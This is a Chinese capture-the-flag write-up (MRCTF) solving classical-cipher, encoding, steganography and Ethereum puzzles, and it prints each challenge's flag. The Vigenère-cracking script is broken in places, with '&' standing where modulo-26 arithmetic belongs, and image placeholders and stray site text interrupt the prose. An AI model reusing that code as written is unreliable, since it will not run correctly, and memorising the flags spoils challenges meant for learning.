题目给了三张图片，放到winhex下，可以发现尾部分别有一个部分，将它们组合在一起，可以得到，一个zip。



zip被加密，爆破得到密码：1234



得到flag密文：

```
G&eOhGcq(ZG(t2*H8M3dG&wXiGcq(ZG&wXyG(j~tG&eOdGcq+aG(t5oG(j~qG&eIeGcq+aG)6Q
<G(j~rG&eOdH9<5qG&eLvG(j~sG&nRdH9<8rG%++qG%__eG&eIeGc+|cG(t5oG(j~sG&eOlH9<
8rH8C_qH9<8oG&eOhGc+_bG&eLvH9<8sG&eLgGcz?cG&3|sH8M3cG&eOtG%_?
aG(t5oG(j~tG&wXxGcq+aH8V6sH9<8rG&eOhH9<5qG(<E-
H8M3eG&wXiGcq(ZG)6Q<G(j~tG&eOtG%+
<aG&wagG%__cG&eIeGcq+aG&M9uH8V6cG&eOlH9<8rG(<HrG(j~qG&eLcH9<8sG&wUwGek2)
```


里边有一个hint.txt，解压是解压不出来的，我们直接从压缩包里拖出来。

```
题目提示我用各种baseXX编码把flag套娃加密了，你应该也有看出来。
但我只用了一些常用的base编码哦，毕竟我的智力水平你也知道...像什么base36base58听都没听过
提示：0x10,0x20,0x30,0x55
```

首先base85,这里base85可以用pythonbase64模块下自带的解码得到：


```
475532444B4E525549453244494E4A57475132544B514A54473432544F4E4A5547515A4447
4D4A5648415A54414E4257473434544B514A5647595A54514D5A5147553444474D5A554745
3355434E5254475A42444B514A57494D3254534D5A5447555A444D4E5256494532444F4E4A
57475A4154495242554734325445E534447595A544D524A5447415A55493D3D3D
```


是一个base64url编码，缺少%，脚本添加，之后的base16、base32操作类似：



flag:MRCTF{Y0u_Are_4_p3rFect_dec0der}

古典密码知多少






开局一张图，内容全靠猜2333

蓝色为猪圈密码


A
B
C
D
E
F
G
H
I
J
K
L
M
N
O
P
Q
R
S
T
U
V
W
X
Y
Z
2cto.com
红黑联盟


黑色为标准银河字母


The Standard Galactic Alphabet
A B C D E F G H I J K L M
N O P Q R S T U V W X Y Z
end sentence with

黄色密码真心没有了解到，
根据因为提示 密码全为大写 且提到栅栏 猜测flag需要读懂图片后再次栅栏解密 因为密码分了三段 所以猜测栅栏组数为3 将此处未求得的密文用xXbB代替

```
FGCP xXb
RTU  ABY
ON


FGCPxXbRTUABYON

```

根据图片关系我们写出了一个含有位置字母的密文 接着栅栏解密




可以清晰的看到可读明文CRYPTO ， 根据常识 猜测X=L，b=I ， B=S，x=F
得到明文 FLAGISCRYPTOFUN
flag：MRCTF{CRYPTOFUN}

Unravel!

文件下载后JM.PNG,可以binwalk 一张图片，内容为：Tokyo,
look_at_the_file_ending.wav文件尾部有一串aes

```
y=U2FsdGVkX1/nSQ
N+hoHL8OwV9iJB/m
SdKk5dmusulz4=
```

U2FsdGVkX1/nSQN+hoHL8OwV9iJB/mSdKk5dmusulz4=
利用刚才解除的密钥解密得到：CCGandGulu
利用这个密钥再去解密压缩包win-win.zip,得到ending.wav
利用slienteye软件解密得到：



flag：MRCTF{Th1s_is_the_3nd1n9}

Crypto：

天干地支+甲子

下载文件，解压后

```
得到得字符串用MRCTF{}包裹
一天Eki收到了一封来自Sndav的信，但是他有点迷希望您来解决一下
甲戌
甲寅
甲寅
癸卯
己酉
甲寅
辛丑
```

天干地支
01.甲子 02.乙丑 03.丙寅 04.丁卯 05.戊辰 06.己巳 07.庚午 08.辛未 09.壬申 10.癸酉
11.甲戌 12.乙亥 13.丙子 14.丁丑 15.戊寅 16.己卯 17.庚辰 18.辛巳 19.壬午 20.癸未
21.甲申 22.乙酉 23.丙戌 24.丁亥 25.戊子 26.己丑 27.庚寅 28.辛卯 29.壬辰 30.癸巳
31.甲午 32.乙未 33.丙申 34.丁酉 35.戊戌 36.己亥 37.庚子 38.辛丑 39.壬寅 40.癸卯
41.甲辰 42.乙巳 43.丙午 44.丁未 45.戊申 46.己酉 47.庚戌 48.辛亥 49.壬子 50.癸丑
51.甲寅 52.乙卯 53.丙辰 54.丁巳 55.戊午 56.己未 57.庚申 58.辛酉 59.壬戌 60.癸亥
得到
71
111
111
100
106
111
98
flag:MRCTF{Goodjob}

keyboard

```
得到的flag用
MRCTF{xxxxxx}形式上叫
都为小写字母
6
666
22
444
555
33
7
44
```

```
666
66
3
```

猜测九键输入法
2=abc
3=def
4=ghi
5=jkl
6=mno
7=pqrs
8=tuv
9=wxyz
解出mobilephond，最后一个3可能漏掉了，改为mobilephone

flag:MRCTF{mobilephone}

vigenere

维吉尼亚密码
给了密文以及加密文档

```
source_text="aaaabbbb"
key_string="aaaabbbb"
getdiff = lambda char: ord(char)-ord('a')
getchar = lambda num: chr(ord('a')+num)
def vigenere(src: chr, key: chr) -> chr:
    assert(src.isalpha() and key.isalpha())
    return(getchar((getdiff(src) + getdiff(key) + 1) % 26))
src = source_text.lower()
count = 0
assert(len(key_string) > 5 and len(key_string) < 10)
for i in src:
    if(i.isalpha()):
        print(vigenere(i, key_string[count % len(key_string)]), end='')
        count+=1
    else:
        print(i, end='')
```

就是个加密脚本 让你看看怎么加密的 以及给你了密钥长度范围6-9
所以 已知密文 和范围长度可以进行唯密文攻击

```
#!/bin/python3
import re,os
"""
source_text="aaaabbbb"
key_string="aaaabbbb"
getdiff = lambda char: ord(char)-ord('a')
getchar = lambda num: chr(ord('a')+num)
def vigenere(src: chr, key: chr) -> chr:
```

```
    assert(src.isalpha() and key.isalpha())
    return(getchar((getdiff(src) + getdiff(key) + 1) % 26))
src = source_text.lower()
count = 0
assert(len(key_string) > 5 and len(key_string) < 10)
for i in src:
    if(i.isalpha()):
        print(vigenere(i, key_string[count % len(key_string)]), end='')
        count+=1
    else:
        print(i, end='')
"""
def pretreatment():
    """
    pretreatment函数的主要作用是对明文进行预处理，去除非字母字符和转换大小写
    :return: 经过预处理的明文字符串
    """
    with open("cipher.txt","r") as f:
        wen = f.read()
    pattern = re.compile('[\n]|\d|\W')
    plain_1 = re.sub(pattern,'',wen).lower()
    return plain_1
def chzs(input): #重合指数法
    num_list = [0]*26
    for i in range(0,len(input)):
        ord_input = ord(input[i])-97
        num_list[ord_input] +=1
    n = len(input)
    res = 0
    for i in range(0,26):
        res += num_list[i]*(num_list[i]-1)
    return float(res)/((n-1)*n)
def len_key(input):
    may_d = 0
    index_d = 0
    for d in range(1,10):
        str_list = [""] * 10
        for i in range(0,len(input)):
            str_list[i%d] += input[i]
        ch_sum = 0
        ch_time = 0
        for k in range(0, len(str_list)):
            if str_list[k] !="":
                ch_sum += chzs(str_list[k])
                ch_time +=1
        k1 = abs(ch_sum / ch_time - 0.065)
        k2 = abs(may_d - 0.065)
        if k1<k2:
            may_d = ch_sum / ch_time
```

```
            index_d = d
    if abs(may_d-0.065)<0.006:
        return index_d
    else:
        print("与0.065最接近的数为:",may_d,"\n","此时长度为:",index_d)
def xd_d(input): #相对位移
    key_len = len_key(input)
    d_list = []
    str_list = [""]*key_len
    for i in range(0,len(input)):
        str_list[i%key_len] += input[i]
    sll = len(str_list)
    for i in range(0,len(str_list)):
        num_list_i = [0] * 26
        for k in str_list[i]:
            i_c = ord(k) - 97
            num_list_i[i_c] += 1
        for j in range(i+1,sll):
            num_list_j = [0] * 26
            for k in str_list[j]:
                j_c = ord(k) - 97
                num_list_j[j_c] += 1
            may_res = 0
            may_d = 0
            n_j = len(str_list[j])
            n_i = len(str_list[i])
            res = 0
            for d in range(1,26):
                for ni in range(0,26):
                    res += num_list_i[ni]*num_list_j[(ni+d)&]
                res = float(res)/(n_i*n_j)
                if abs(res-0.065)<= abs(may_res-0.065):
                    may_res = res
                    may_d = d
            if abs(may_res-0.065)<=0.015:
                if j-i == 1:
                    d_list.append(may_d)
    return d_list
def key_gen(input):
    d_list = xd_d(input)
    key_list = []
    for j in range(0,26):
        key = chr(j+97)
        for i in range(0,len(d_list)):
            key += chr(((ord(key[i])-97)+d_list[i])&+97)
        key_list.append(key)
    return key_list
def vgdec(input , key):
    mes = ""
```

```
    for i in range(0,len(input)):
        j = i % len(key)
        v_input = ord(input[i])-97
        v_key = ord(key[j])-97
        v_mes = v_input-v_key
        if v_mes < 0 :
            v_mes = 26+v_mes
        mes += chr(v_mes+97)
    return mes
def force_dec(input):
    res = key_gen(input)
    e_time = 0
    key_res = ""
    mes_res = ""
    for i in res:
        mes = vgdec(input,i)
        mes_num_list = [0]*26
        for k in mes:
            v_k = ord(k)-97
            mes_num_list[v_k] +=1
        if mes_num_list[ord("e")-97]>e_time:
            e_time = mes_num_list[ord("e")-97]
            key_res = i
            mes_res = mes
    print("根据统计分析，密钥可能为:",key_res)
    print("此密钥解密后，你的文本为: ",mes_res)
crypt1=pretreatment()
force_dec(crypt1)
```

```
tionofthemindincyberspacemayitbemorehumaneandfairthantheworldyourgovernmentshave
madebeforeflagismrctfvigenerecryptocrackmanpleaseaddunderscoreandcurlybraces
```

对照密文进行括号以及下划线的添加 （ps： 先转大写）

```
ylpa zzj adery dsje mgaigaswsxh ugnj qpqk tjjdek.
xqev vy ewgis balicrxw hvnczg hvppq efr, eyksxi pqj mshteyutvt ntv hygye twerry
```

可以得到flag


```
MRCTF{VIGENERE_CRYPTO_CRACK_MAN}
```

Ethereum


SimpleReveal

题目给了一个区块合约链接，并且给了我们合约，看似合约，却没有地方可以利用，


看看合约地址，有没有公布合约，



并没有看到合约，下面是另外一道题的合约信息





先看看有没有别人合约交互成功。




0xb5a3c877453937...	7607810	23 hrs 26 mins ago	0x88c98e28c8be2b...	IN	0x10b04ed6b0d819...	0 Ether	0.00004324
0x556d72ec736ace...	7607806	23 hrs 28 mins ago	0x88c98e28c8be2b...	IN	0x10b04ed6b0d819...	0 Ether	0.00004324
0x32673ae35efe50d...	7607802	23 hrs 29 mins ago	0x88c98e28c8be2b...	IN	0x10b04ed6b0d819...	0 Ether	0.00004324
0x2eb11a2e97365e...	7607794	23 hrs 30 mins ago	0x88c98e28c8be2b...	IN	0x10b04ed6b0d819...	0 Ether	0.000043192
0x99144a7863f6b2f...	7607755	23 hrs 39 mins ago	0x88c98e28c8be2b...	IN	0x10b04ed6b0d819...	0 Ether	0.000042
0xd8da3e8b7c1832...	7607220	1 day 1 hr ago	0xf4fa40ba7fb0163a...	IN	0x10b04ed6b0d819...	0 Ether	0.000000021088
0xf1385366e6ea128...	7607217	1 day 1 hr ago	0xf4fa40ba7fb0163a...	IN	0x10b04ed6b0d819...	0 Ether	0.000000021088
0x90e2e75f7ed05ab...	7606792	1 day 3 hrs ago	0x918fad59e2c617c...	IN	0x10b04ed6b0d819...	1 Ether	0.000042
0x41879d535b3631...	7605645	1 day 7 hrs ago	0x114514b5de631b...	IN	Contract Creation	0 Ether	0.000091901

可以看到，几乎都是失败的，但是有个一，最开始的那个是成功的，





看看他发了什么，‘



flag:lmrctf{such_publ1c_v3r}